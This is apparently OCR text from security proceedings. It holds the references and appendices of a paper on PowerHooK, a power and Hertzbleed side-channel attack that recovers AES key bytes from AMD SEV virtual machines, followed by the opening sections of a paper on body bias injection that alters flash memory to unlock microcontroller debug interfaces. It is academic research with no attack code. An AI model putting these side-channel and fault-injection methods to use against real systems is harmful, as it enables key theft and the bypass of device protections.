[35] Mengyuan Li, Luca Wilke, Jan Wichelmann, Thomas Eisenbarth, Radu Teodorescu, and Yinqian Zhang. A Systematic Look at Ciphertext Side Channels on AMD SEV-SNP. In *43rd IEEE Symposium on Security and Privacy, SP 2022, San Francisco, CA, USA, May 22-26, 2022*, pages 337–351, 2022.

[36] Mengyuan Li, Yinqian Zhang, Zhiqiang Lin, and Yan Solihin. Exploiting Unprotected I/O Operations in AMD's Secure Encrypted Virtualization. In *28th USENIX Security Symposium, USENIX Security 2019, Santa Clara, CA, USA, August 14-16, 2019*, pages 1257–1272, 2019.

[37] Mengyuan Li, Yinqian Zhang, Huibo Wang, Kang Li, and Yueqiang Cheng. CIPHERLEAKS: Breaking Constant-time Cryptography on AMD SEV via the Ciphertext Side Channel. In *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 717–732, 2021.

[38] Moritz Lipp, Andreas Kogler, David F. Oswald, Michael Schwarz, Catherine Easdon, Claudio Canella, and Daniel Gruss. PLATYPUS: Software-based Power Side-Channel Attacks on x86. In *42nd IEEE Symposium on Security and Privacy, SP 2021, San Francisco, CA, USA, 24-27 May 2021*, pages 355–371, 2021.

[39] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 973–990, 2018.

[40] Chen Liu, Abhishek Chakraborty, Nikhil Chawla, and Neer Roggel. Frequency Throttling Side-Channel Attack. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security, CCS 2022, Los Angeles, CA, USA, November 7-11, 2022*, pages 1977–1991, 2022.

[41] Stefan Mangard, Elisabeth Oswald, and Thomas Popp. *Power analysis attacks - revealing the secrets of smart cards*. 2007.

[42] Jesse De Meulemeester, Antoon Purnal, Lennert Wouters, Arthur Beckers, and Ingrid Verbauwhede. SpectrEM: Exploiting Electromagnetic Emanations During Transient Execution. In *32nd USENIX Security Symposium, USENIX Security 2023, Anaheim, CA, USA, August 9-11, 2023*, pages 6293–6310, 2023.

[43] Yuanqing Miao, Mahmut Taylan Kandemir, Danfeng Zhang, Yingtian Zhang, Gang Tan, and Dinghao Wu. Hardware Support for Constant-Time Programming. In *Proceedings of the 56th Annual IEEE/ACM International Symposium on Microarchitecture, MICRO 2023, Toronto, ON, Canada, 28 October 2023 - 1 November 2023*, pages 856–870, 2023.

[44] Masanori Misono, Dimitrios Stavrakakis, Nuno Santos, and Pramod Bhatotia. Confidential VMs Explained: An Empirical Analysis of AMD SEV-SNP and Intel TDX. *Proc. ACM Meas. Anal. Comput. Syst.*, 8:36:1–36:42, 2024.

[45] Mathias Morbitzer, Manuel Huber, Julian Horsch, and Sascha Wessel. SEVered: Subverting AMD's Virtual Machine Encryption. In *Proceedings of the 11th European Workshop on Systems Security, EuroSec@EuroSys 2018, Porto, Portugal, April 23, 2018*, pages 1:1–1:6, 2018.

[46] Mathias Morbitzer, Sergej Proskurin, Martin Radev, Marko Dorfhuber, and Erick Quintanar Salas. SEVerity: Code Injection Attacks against Encrypted Virtual Machines. In *IEEE Security and Privacy Workshops, SP Workshops 2021, San Francisco, CA, USA, May 27, 2021*, pages 444–455, 2021.

[47] Mathias Oberhuber, Martin Unterguggenberger, Lukas Maar, Andreas Kogler, and Stefan Mangard. Power-Related Side-Channel Attacks using the Android Sensor Framework. In *32nd Annual Network and Distributed System Security Symposium, NDSS 2025, San Diego, California, USA, February 24-28, 2025*, 2025.

[48] OpenSSL. OpenSSL: The Open Source toolkit for SSL/TLS, 2025.

[49] Thomas Rokicki, Clémentine Maurice, and Pierre Laperdrix. SoK: In Search of Lost Time: A Review of JavaScript Timers in Browsers. In *IEEE European Symposium on Security and Privacy, EuroS&P 2021, Vienna, Austria, September 6-10, 2021*, pages 472–486, 2021.

[50] Benedict Schlüter and Shweta Shinde. RMPocalypse: How a Catch-22 Breaks AMD SEV-SNP. In *Proceedings of the 2025 ACM SIGSAC Conference on Computer and Communications Security, CCS 2025, Taipei, Taiwan, October 13-17, 2025*, pages 3840–3854, 2025.

[51] Benedict Schlüter, Supraja Sridhara, Andrin Bertschi, and Shweta Shinde. WeSee: Using Malicious #VC Interrupts to Break AMD SEV-SNP. In *IEEE Symposium on Security and Privacy, SP 2024, San Francisco, CA, USA, May 19-23, 2024*, pages 4220–4238, 2024.

[52] Benedict Schlüter, Supraja Sridhara, Mark Kuhne, Andrin Bertschi, and Shweta Shinde. HECKLER: Breaking Confidential VMs with Malicious Interrupts. In *33rd USENIX Security Symposium, USENIX Security 2024, Philadelphia, PA, USA, August 14-16, 2024*, 2024.

[53] Benedict Schlüter, Christoph Wech, and Shweta Shinde. Fabricked: Misconfiguring Infinity Fabric to Break AMD SEV-SNP. In *USENIX Security*, 2026.

[54] Dimitrios Skarlatos, Mengjia Yan, Bhargava Gopireddy, Read Sprabery, Josep Torrellas, and Christopher W. Fletcher. MicroScope: enabling microarchitectural replay attacks. In *Proceedings of the 46th International Symposium on Computer Architecture, ISCA 2019, Phoenix, AZ, USA, June 22-26, 2019*, pages 318–331, 2019.

[55] Hritvik Taneja, Jason Kim, Jie Jeff Xu, Stephan van Schaik, Daniel Genkin, and Yuval Yarom. Hot Pixels: Frequency, Power, and Temperature Attacks on GPUs and Arm SoCs. In *32nd USENIX Security Symposium, USENIX Security 2023, Anaheim, CA, USA, August 9-11, 2023*, pages 6275–6292, 2023.

[56] Robert M Tomasulo. An efficient algorithm for exploiting multiple arithmetic units. *IBM Journal of research and Development*, 11(1):25–33, 1967.

[57] Wubing Wang, Mengyuan Li, Yinqian Zhang, and Zhiqiang Lin. PwrLeak: Exploiting Power Reporting Interface for Side-Channel Attacks on AMD SEV. In *Detection of Intrusions and Malware, and Vulnerability Assessment - 20th International Conference, DIMVA 2023, Hamburg, Germany, July 12-14, 2023, Proceedings*, pages 46–66, 2023.

[58] Yingchen Wang, Riccardo Paccagnella, Elizabeth Tang He, Hovav Shacham, Christopher W. Fletcher, and David Kohlbrenner. Hertzbleed: Turning Power Side-Channel Attacks Into Remote Timing Attacks on x86. In *31st USENIX Security Symposium, USENIX Security 2022, Boston, MA, USA, August 10-12, 2022*, pages 679–697, 2022.

[59] Yingchen Wang, Riccardo Paccagnella, Alan Wandke, Zhao Gang, Grant Garrett-Grossman, Christopher W. Fletcher, David Kohlbrenner, and Hovav Shacham. DVFS Frequently Leaks Secrets: Hertzbleed Attacks Beyond SIKE, Cryptography, and CPU-Only Data. In *44th IEEE Symposium on Security and Privacy, SP 2023, San Francisco, CA, USA, May 21-25, 2023*, pages 2306–2320, 2023.

[60] Jan Werner, Joshua Mason, Manos Antonakakis, Michalis Polychronakis, and Fabian Monrose. The SEVerESt Of Them All: Inference Attacks Against Secure Virtual Enclaves. In *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security, AsiaCCS 2019, Auckland, New Zealand, July 09-12, 2019*, pages 73–85, 2019.

[61] Luca Wilke, Jan Wichelmann, Mathias Morbitzer, and Thomas Eisenbarth. SEVurity: No Security Without Integrity : Breaking Integrity-Free Memory Encryption with Minimal Assumptions. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 1483–1496, 2020.

[62] Luca Wilke, Jan Wichelmann, Anja Rabich, and Thomas Eisenbarth. SEV-Step A Single-Stepping Framework for AMD-SEV. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2024:180–206, 2024.

[63] Tianrun Yu, Chi Cheng, Zilong Yang, Yingchen Wang, Yanbin Pan, and Jian Weng. Hints from Hertz: Dynamic Frequency Scaling Side-Channel Analysis of Number Theoretic Transform in Lattice-Based KEMs. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2024:200–223, 2024.

[64] Ruiyi Zhang, Lukas Gerlach, Daniel Weber, Lorenz Hetterich, Youheng Lü, Andreas Kogler, and Michael Schwarz. CacheWarp: Software-based Fault Injection using Selective State Reset. In *33rd USENIX Security Symposium, USENIX Security 2024, Philadelphia, PA, USA, August 14-16, 2024*, 2024.

[65] Ruiyi Zhang, Tristan Hornetz, Daniel Weber, Fabian Thomas, and Michael Schwarz. StackWarp: Breaking AMD SEV-SNP Integrity via Deterministic Stack-Pointer Manipulation through the CPU's Stack Engine. In *USENIX Security*, 2026.

A Hertzbleed: Systematic Leakage Analysis

This section describes additional evaluations regarding the systematic analysis characterizing transient power leakage. Specifically, we demonstrate that PowerHooK-induced leakage is also observable via unprivileged power-related signals, such as the Hertzbleed effect, serving as a proxy for a power interface. Our evaluation reuses the traces collected in Section 5 and compares Hertzbleed-type data-dependent leakage of the four evaluated settings: architecturally executed instructions in the hypervisor and inside the virtual machine, speculative-executed instructions, and instructions replayed using PowerHooK. To capture the Hertzbleed frequency-throttling effect, we use the coarse-grained unprivileged timing instruction `rdtscp` to capture the execution time of each sample. The execution time variations of each sample serve as a proxy for a power interface due to the data-dependent frequency variations caused by the Hertzbleed effect.

Evaluation. Table 2 gives the results of the systematic Hertzbleed analysis. The given correlations and SNRs demonstrate, on average, lower absolute values than the measurements of the RAPL power interface. Similar to the evaluation

Table 2: The systematic leakage analysis (Signal-to-Noise Ratio (SNR), Pearson correlation r, and timer per sample t (s)) of the Hertzbleed effect measured via the unprivileged `rdtscp` instruction, of instructions architecturally executed in the hypervisor ①, architecturally executed in a VM ②, speculative executed in the hypervisor ③, and transiently replayed in the VM ④, on different AMD CPUs and categories. More intense cell colors highlight larger absolute values of SNR and execution time per sample.

ID	CPU	uarch	Class	Arch HV ①			Arch VM ②			Spec. ③			Transient ④			
				r ·1	SNR ·1	t s	r ·1	SNR ·1	t s	r ·1	SNR ·1	t s	r ·1	SNR ·1	t s	
$\mathcal{A}$	AMD Ryzen 7 PRO 3700U	Zen+	M	0.3776 ±0.060	0.166	0.122 $\pm10^{-3}$	– ±	0.001	0.118 $\pm10^{-3}$	0.236 ±0.066	0.059	0.053 $\pm10^{-3}$	0.082 ±0.069	0.007	1.993 $\pm10^{-2}$	PowerHooK
$\mathcal{B}$	AMD Ryzen 7 PRO 5850U	Zen 3	M	0.462 ±0.056	0.272	0.118 $\pm10^{-4}$	0.446 ±0.057	0.000	0.120 10^{-4}	– ±	0.000	0.028 $\pm10^{-4}$	– ±	0.002	1.852 $\pm10^{-3}$	
$\mathcal{C}$	AMD Ryzen 5 9600X	Zen 5	D	0.887 ±0.015	3.690	0.238 $\pm10^{-3}$	0.597 ±0.044	0.554	0.232 $\pm10^{-3}$	– ±	0.001	0.038 $\pm10^{-5}$	0.112 ±0.069	0.013	2.035 $\pm10^{-4}$	
$\mathcal{D}$	AMD Ryzen 7 PRO 5750G	Zen 3	D	0.163 ±0.068	0.027	0.123 $\pm10^{-4}$	– ±	0.000	0.125 10^{-4}	– ±	0.001	0.030 $\pm10^{-4}$	0.086 ±0.069	0.007	1.948 $\pm10^{-4}$	
$\mathcal{E}$	AMD EPYC 7313P	Zen 3	S	0.397 ±0.060	0.187	0.116 $\pm10^{-4}$	0.120 ±0.068	0.015	0.118 $\pm10^{-3}$	– ±	0.001	0.027 $\pm10^{-4}$	– ±	0.001	1.925 $\pm10^{-3}$	
$\mathcal{F}$	AMD EPYC 9005	Zen 5	S	– ±	0.0005	0.169 $\pm10^{-5}$	– ±	0.000	0.167 $\pm10^{-5}$	– ±	0.0002	0.029 $\pm10^{-6}$	– ±	0.0002	2.000 $\pm10^{-4}$	

using the RAPL interface, speculative execution, i.e., scenario ③ does not show significant correlation on all, except the AMD Ryzen 7 PRO 5850U mobile CPU. Upon considering PowerHooK replay (scenario ④), one mobile and server CPU do not show statistically significant correlation concerning the Hertzbleed effect.

Our evaluation demonstrates that PowerHooK is explainable via the Hertzbleed effect by reading an unprivileged, low-resolution timing instruction such as `rdtscp`.

B Hertzbleed: AES CPA Rank Complexity Analysis

This section describes additional evaluations of the synthetic AES key byte recovery of Section 6. Specifically, we demonstrate how unprivileged timing instructions, i.e., the `rdtscp` instruction, can be utilized by an attacker as a proxy for a power interface to leak AES key bytes processed by the victim VM.

Experimental Setup. The experimental setup is similar to Section 6. We execute the synthetic AES key byte recovery on the AMD Ryzen 7 PRO 5750G running AMD-V and replay one AES round in the transient domain, changing one input plaintext byte at a fixed byte position. We collect 5000 samples in an PowerHooK setting, each replayed for approximately 9 s, processing different plaintext bytes.

Evaluation. In the subsequent evaluation step, we utilize the measured execution time, gathered with the `rdtscp` timing instruction of each sample and the known processed plaintext bytes performing an AES CPA key byte recovery. After applying our generic execution-time-based filtering, we remove slow signal drift (e.g., from core temperature variations) by subtracting a running average with a 72 s window from the collected trace and discarding the initial 1500 samples, which show substantial drift. Figure 14 depicts the rank complexity plot, which converges toward a low key byte rank after roughly 7 hours, fluctuating around low key byte ranks.




Figure 14: Key rank complexity analysis of a first-round AES attack, transiently replayed in a PowerHooK attack on an AMD Ryzen 7 PRO 5750G running AMD-V. The attacker exploits the Hertzbleed effect by measuring the execution time variations of a replay hook that repeatedly triggers transient encryptions. Execution times are gathered via the low-resolution unprivileged timing instruction `rdtscp`.

Our evaluation demonstrates that the unprivileged `rdtscp` instruction can be utilized as a power-related proxy for a power interface in a PowerHooK attack setting.

ARTIFACT EVALUATED
USENIX
FUNCTIONAL

Flash [Re]Loaded: Body Bias Injection on Flash Memory

Valentin Huber
Fraunhofer AISEC
Technical University of Munich (TUM)
valentin.huber@aisec.fraunhofer.de

Marc Schink
Fraunhofer AISEC
Technical University of Munich (TUM)
marc.schink@aisec.fraunhofer.de

Abstract

Body bias injection (BBI) has received attention as a technique to induce transient faults in digital logic, yet its impact on non-volatile memory (NVM) remains largely unexplored. In this work, we present the first in-depth security analysis of BBI targeting embedded flash memory, the predominant NVM technology used in microcontrollers. We introduce a novel method to program flash cells in powered-off state using BBI, in contrast to existing techniques, such as laser or UV radiation, which are limited to erasing cells. Furthermore, we propose a new BBI technique that uses DC biases to manipulate flash memory read operations. We provide a detailed electrical model that explains the physical mechanisms underlying the induced faults and demonstrate the feasibility of the attacks by reactivating the debug interfaces of two microcontrollers. Based on these findings, we conclude by discussing potential countermeasures.

1 Introduction

Physical fault injection attacks on embedded systems have advanced substantially over the past decade. Early approaches based on simple power or clock glitches have been supplemented by more sophisticated techniques that target localized regions of a chip using lasers or electromagnetic fields. Each method exploits the physics of the device to induce characteristic classes of faults. Within this landscape, BBI occupies a comparatively less explored position. It leverages the semiconductor substrate as a controllable fault injection path, which is typically treated as an internal, fixed reference. While circuit designers routinely exploit substrate biasing to tune transistor characteristics, its role as an attack vector is rarely considered in security evaluations. This omission is particularly pronounced for embedded memories. Non-volatile flash memory, in particular, is a foundational component of modern embedded systems, providing persistent storage for firmware, configuration data, and cryptographic secrets across a wide range of platforms, from consumer electronics to automotive controllers and industrial sensors. Since flash memory relies on internal biasing for its operations, it is a predestined target for BBI-based fault injections.

1.1 Related Work

Over a decade ago in 2012, Maurine et al. reported in [20] one of the first practical BBI-based attacks on a microcontroller, using forward body biasing. With a commercial pulse generator, they demonstrated an attack on an RSA-CRT signature computation. In [30], this work was extended to an ASIC implementation, where localized faults were induced through pulse injection.

In 2016, Beringuier-Boher et al. proposed in [10] a physical model for BBI attacks on dual-well technologies. They validated this model on an AES implementation running on a 90 nm FPGA, showing a clear correlation between the injection position and the fault probability. In [23], O'Flynn introduced a low-cost, open-source design for a BBI probe. The proposed setup was validated by attacks on a software RSA-CRT implementation and an AES hardware core on a microcontroller. During these experiments, the author also observed faults in the device's flash memory, which were attributed to unintended triggering of the flash controller logic.

Chancel et al. demonstrated in [13] that the hardware architecture of the target device plays a crucial role in BBI attacks. They developed detailed electrical models for dual- and triple-well technologies and analyzed the different current paths arising from positive and negative pulse injections. In [12], the same authors further investigated the influence of substrate thickness on the injected pulses. They concluded that thinner substrates allow reducing the pulse amplitude while still enabling fault injection. Moreover, they showed that the spatial resolution is determined jointly by the pulse amplitude and the substrate thickness, hence, reducing the substrate thickness alone does not improve spatial resolution, as the amplitude can be scaled accordingly. Most recently, Liao et al. showed in [19] that BBI can also be used to interfere with buffer updates of an on-chip flash memory accelerator.

Regarding attacks on memories, Huber and Schink [16] recently demonstrated that intrinsic properties of embedded memories can be exploited to bypass security mechanisms by manipulating the read operation of Ferroelectric RAM (FRAM). Flash memory has previously been shown to be vulnerable to a range of physical attacks. In 2009, Skorobogatov demonstrated in [29] that flash cells can be erased by locally heating them with a laser pulse. Later, Grandamme et al. showed in [15] that this effect can be exploited to attack an AES implementation on a microcontroller by altering bits in the S-box while the device is unpowered. Furthermore, [14] demonstrated that embedded flash cells in a microcontroller can be erased using X-ray radiation. Similarly, Obermaier and Tatschner showed in [22] that the readout protection (RDP) level of an STM32 microcontroller can be downgraded by erasing flash cells with UV light. In addition to attacks that modify flash contents, Schink et al. demonstrated in [28] that the erase operation of flash memory can be suppressed through fault injection, enabling them to bypass security mechanisms in many microcontrollers.

1.2 Contributions

Previous work on BBI has mainly focused on very specific fault effects, particularly targeting logic on devices during operation. In this work, we broaden this perspective and investigate the impact of BBI on flash memory. We carefully evaluate how effective this technique is for manipulating flash memory contents in different scenarios.

Our contributions begin with the theoretical background, from which we derive the potential effects of BBI on flash memory. This includes a detailed analysis of the underlying flash cell mechanisms and device physics. Based on this analysis, we experimentally confirm our theoretical considerations on external flash memory chips. Finally, we illustrate the feasibility of our approach on two microcontrollers.

To the best of our knowledge, we present the first attack that is able to program bits in flash memory using BBI and thus persistently change its contents. We demonstrate the effectiveness of this method by reactivating the supposedly permanently locked debug interface of a microcontroller from the STM32L4 series. In addition, we present the first BBI attack which does not use pulsed injections but a DC bias to cause transient faults. We validate this method by unlocking the debug interface of the STM32L4 and, additionally, of a microcontroller from the MSP430F6 series.

The goal of this work is to support the assessment of the effectiveness and security impact of BBI on embedded devices that use flash memory as NVM technology.

2 Background

For embedded systems, flash memory is the most popular option to store data permanently [21]. Flash utilizes special N-type metal-oxide-semiconductor (NMOS) transistors that implement an additional floating gate beneath the control gate, which is capable of storing charge. This allows for very dense memory arrays, as only one transistor is required per memory cell. The typical structure of a triple-well flash memory cell is shown in figure 1. In order to store either a one or a zero, the switching threshold of the transistor is manipulated by adding or removing charge from the floating gate. Charging the floating gate increases the voltage that is required on the control gate to turn the transitor on, as the trapped electrons repel electrons that would build up the conductive channel of the NMOS [24].




Figure 1: Schematic of a triple-well flash memory cell. Adapted from [9].

Memory Design There are two primary types of flash memory: NAND and NOR. NAND flash connects memory cells in series, achieving higher density at the cost of coarser write granularity. In contrast, NOR flash provides random access to individual cells, enabling single-bit write granularity at the expense of a larger cell area. While NAND flash is typically used for mass storage, most embedded systems employ NOR on-chip flash memory, as their capacity requirements are comparatively modest. For this reason, we focus on NOR flash in this work.

As with most memory technologies, flash memory is organized in rows and columns. The gates of all cells in a given row are connected to a common wordline, while all cells in a given column share a bitline connected to their drains. A specific memory row is accessed by selecting the corresponding wordline, which activates all transistors in that row. Each bitline is connected to a sense amplifier to evaluate the stored cell state during read operations.

Modern memories are typically partitioned into hierarchical subunits. The memory array may be divided into multiple banks, each with its own control logic for read and write op-

erations, enabling parallel access across banks. Each bank is further subdivided into blocks, which constitute the smallest erasable unit. Some flash memory architectures support erase operations at the page level, in this work, we treat such pages as blocks for simplicity. A block contains multiple pages, and each page comprises several memory rows addressed via wordlines.

The number of bits that can be written to or read from in parallel in a single operation is referred to as a word, which typically corresponds to only a subset of a complete row. The reason for this is that sense amplifiers and the associated switching logic on the bitlines occupy substantially more area than individual memory cells, so that only a limited number of these circuits can be placed in a row on the die. Consequently, attaching a dedicated sense amplifier to each bitline is impractical, as it would result in an area-inefficient, highly elongated memory array. A common solution is to implement a larger number of bitlines and multiplex them onto a smaller number of sense amplifiers [17]. In this scheme, groups of bitlines share a single sense amplifier, forming so-called bitcolumns, where the index of the sense amplifier determines the bit index within the read word. The width of these bitcolumns is determined by the multiplexing ratio.

Read Operation The readout process [8, 24] of a flash memory cell is performed with the following steps. First, to sense the cell state, the drain is connected to a sense amplifier through its bitline, while the source is tied to ground. Second, the bitline is precharged to the supply voltage. Next, a read voltage is applied to the control gate through the wordline. This read voltage is chosen to lie between the possible threshold voltages of the cell, such that the state of the floating gate can be inferred from whether the transistor turns on or remains off. If the floating gate is in its erased state, the threshold voltage is low and the applied read voltage exceeds this threshold, causing the transistor to conduct and allowing current to flow from drain to source. The sense amplifier measures this current and compares it against a reference. If the sensed current exceeds this reference, the amplifier interprets the cell as storing a logic 1.

Erase Operation Flash memory cells are erased via Fowler-Nordheim tunneling [8, 24]. To erase a cell, i.e., to discharge its floating gate, a large potential difference is applied between the control gate and the p-well of the cell. Most modern NOR flash memories are fabricated using a triple-well CMOS process [13, 26, 27]. In such designs, the p-well of the cell is biased to reduce the necessary gate voltage required for the erase operation. This enables more compact cell layouts, however, it necessitates isolating the flash cells in dedicated wells, since the p-well bias could otherwise disturb adjacent on-chip circuitry. Furthermore, isolated wells enable independent operation of multiple banks, each implementing their own p-well, allowing concurrent erase or program operations without interference.

During erase, a negative voltage is applied to the control gate, while the p-well is biased to a positive voltage. The source and drain terminals of the memory transistor are left floating in a high impedance state. The resulting strong electric field across the oxide layer allows electrons trapped in the floating gate to overcome the oxide barrier by Fowler-Nordheim tunneling, thereby discharging the floating gate.

The minimum physical granularity of this operation is a single memory row. The reason is that the control gate bias is applied through the wordline which is shared by all cells in that row. In practice, erase operations are typically implemented at the page or block level, each comprising multiple rows.

Write Operation Programming a cell corresponds to adding negative charge to the floating gate. This can be done in the same way as the erasure process, but with reversed polarity of the electrical potential. However, most NOR flash memories program their cells by hot-carrier injection [8, 24].

For hot-carrier injection, a positive voltage is first applied between drain and source, causing electrons to flow from source to drain. When this drain-source voltage is sufficiently large, the electrons gain energy as they traverse the channel and become “hot”. A large positive voltage is then applied to the control gate, establishing a strong electric field near the gate oxide. This field enables high-energy electrons traveling between the source and drain to gain sufficient momentum to surmount the floating gate oxide barrier and become injected into the floating gate. Once inside the floating gate, and in the absence of the strong drain-source field that initially "heated" the electron, it dissipates its excess energy to its surroundings. It then lacks the energy required to overcome the oxide barrier and remains trapped in the floating gate, thereby increasing its net negative charge. Because hot-carrier injection is controlled via the individually addressed bitlines, NOR flash supports programming with bit-level granularity.

Body Bias Injection The idea of BBI is to inject a voltage bias into the substrate of an integrated circuit (IC) in order to alter its behavior. This bias can couple to the power distribution network (PDN) of the chip and thus introduce localized voltage fluctuations, similar to conventional voltage glitches but with the advantage of spatial resolution [10]. Additionally, the injection can temporarily change the threshold voltage or switching speed of transistors in the target area due to body bias effects on transitor level.

As shown in figure 1, the junctions between p- and n-type regions form diodes, with the p-type material acting as the anode and the n-type material as the cathode. Furthermore, the different layers are capacitively coupled to one another. Each well and the substrate also exhibit a finite resistive component




Figure 2: Equivalent circuit of a triple-well flash memory cell with a metal probe contacting its substrate.

determined by the doping concentration. For reasons of clarity, however, these resistive elements are omitted in the figure.

As flash memory relies on p-well biasing to modify its stored bits, our goal is to use BBI to replicate these operations externally, without requiring the device to be operational. Previous work [10, 12, 13] has primarily focused on the electrical path from the injection point to the PDN of the IC. In contrast, to directly influence the flash memory array, we aim to bias the common p-well shared by the memory cells.

Figure 2 shows the circuit diagram of a flash cell using triple-well technology subjected to a probing setup that injects voltages into the substrate. The p-well bias is denoted by V_p. The effective biasing path depends on whether the applied bias is a pulse or a DC voltage, as well as on the polarity of the bias. In an effort to maximize the bias V_p for a DC bias, the required voltage is determined by the sum of the forward voltage drops and reverse breakdown voltages of the diode chain formed by the pn-junctions, as well as by a potential Schottky barrier arising from the metal-substrate contact of the probe. The Schottky diode is formed only on lightly doped (p^-) substrates, whereas on heavily doped (p^+) substrates an ohmic contact is obtained instead [18].

For an ideal low-impedance connection between the source-terminal and ground, the diode D_{ps} determines the maximum achievable bias. This maximum is set by its breakdown voltage for negative biases and by its forward voltage drop for positive biases. In such a configuration, increasing the amplitude of the probe's voltage further, does not provide any additional benefit. In practice, however, the connection to ground has a finite impedance Z_s, so the voltage drop across Z_s also contributes to the effective bias V_p in the p-well. This voltage drop is determined by the combined effect of the applied bias, the series resistances R_s, R_n and R_p of the substrate and silicon wells, the substrate-to-ground resistance R_{sg}, and the p-well-to-ground impedance Z_{pg}. While the p-well is often directly tied to ground, this is not possible in flash memory, where the p-well must be biased during the erase operation. The same applies to the source terminal of the NMOS, which must remain floating during erase. To control the source and the p-well connection, they must be routed through a switch. Consequently, the impedances Z_{pg} and Z_s are likely not purely resistive but may include one or more diode-like elements. Nevertheless, the effective bias V_p at the p-well can be increased, at least to some extent, beyond the forward or breakdown voltage of D_{ps}.

For pulses, the same reasoning applies as for the DC bias, however, the diode chain can also be bypassed through the capacitances C_{ms}, C_{sn} and C_{pn} which form a capacitive voltage divider with the capacitances of the NMOS terminals C_{pg}, C_{pd} and C_{ps}. This means that the probe voltage that is required manipulate V_p can be lower than the sum of the voltage drops across the diodes.

3 Experimental Setup

This section explains the two distinct attack strategies used in the experiments. It further describes the attacker model assumed for our analysis and presents the utilized hardware.

Offline Bias Injection The first strategy targets devices that are powered off. In this scenario, an attacker attempts to induce permanent bit-flips, that subsequently alter the device's behavior at runtime. The scheme of offline bias injection is to apply sufficiently large pulsed biases to the p-well to induce Fowler-Nordheim tunneling to or from the floating gate, thereby modifying its net charge. This offline approach can circumvent certain countermeasures, such as embedded glitch detectors, which are typically active only when the device is powered.

Online Bias Injection The second strategy involves biasing the flash memory during normal operation. In this case, bits are only temporarily altered during read operations while a DC bias is applied. This online approach has the advantage that the attacker does not risk unintentionally modifying bits that are relevant to their objective or critical for the correct functioning of the device.

The principle for online bias injection is given by equation (1), which represents the Shichman-Hodges model. The model describes the effective threshold voltage V_{th} for an enhancement type NMOS, dependent on the body bias V_{BS} between bulk and source. V_{T0} is the threshold voltage without bias whereas ϕ_B and γ denote device specific properties.

$$V_{\text{th}} = V_{T0} + \gamma\left(\sqrt{2\phi_B - V_{BS}} - \sqrt{2\phi_B}\right) \tag{1}$$

From the formula, it is clear that a positive V_{BS} decreases the effective threshold voltage and a negative bias increases it. For flash memory this means that a logical 0 is read as a logical 1, if the threshold voltage is reduced enough by a positive body bias. However, the impact of the positive bias is limited by two factors. First, equation (1) itself restricts the reduction of V_{th} to a finite value dependent on the individual transistor. Second, the pn-junction diode D_{ps} from body to source limits the potential in the bulk close to the diode's forward voltage drop.

For negative biases the flash reads a logical 0 instead of a logical 1 if the bias increases V_{th} enough. This increase is not limited by the Shichman-Hodges model and, the in this case blocking pn-junction diode, allows for higher biases. Interestingly, there is a second effect for a negative bias due to the read mechanism of flash cells. If the negative bias gets sufficiently large, the pn-junction diode D_{pd} breaks down and allows for current to flow from the drain to the bulk. As the sense amplifier is connected to the bitline or drain of the cell it cannot differentiate if the current is caused by the conducting flash cell or by the pn-breakdown. The amplifier will read a logical 1, even if the NMOS has not reached its threshold voltage.

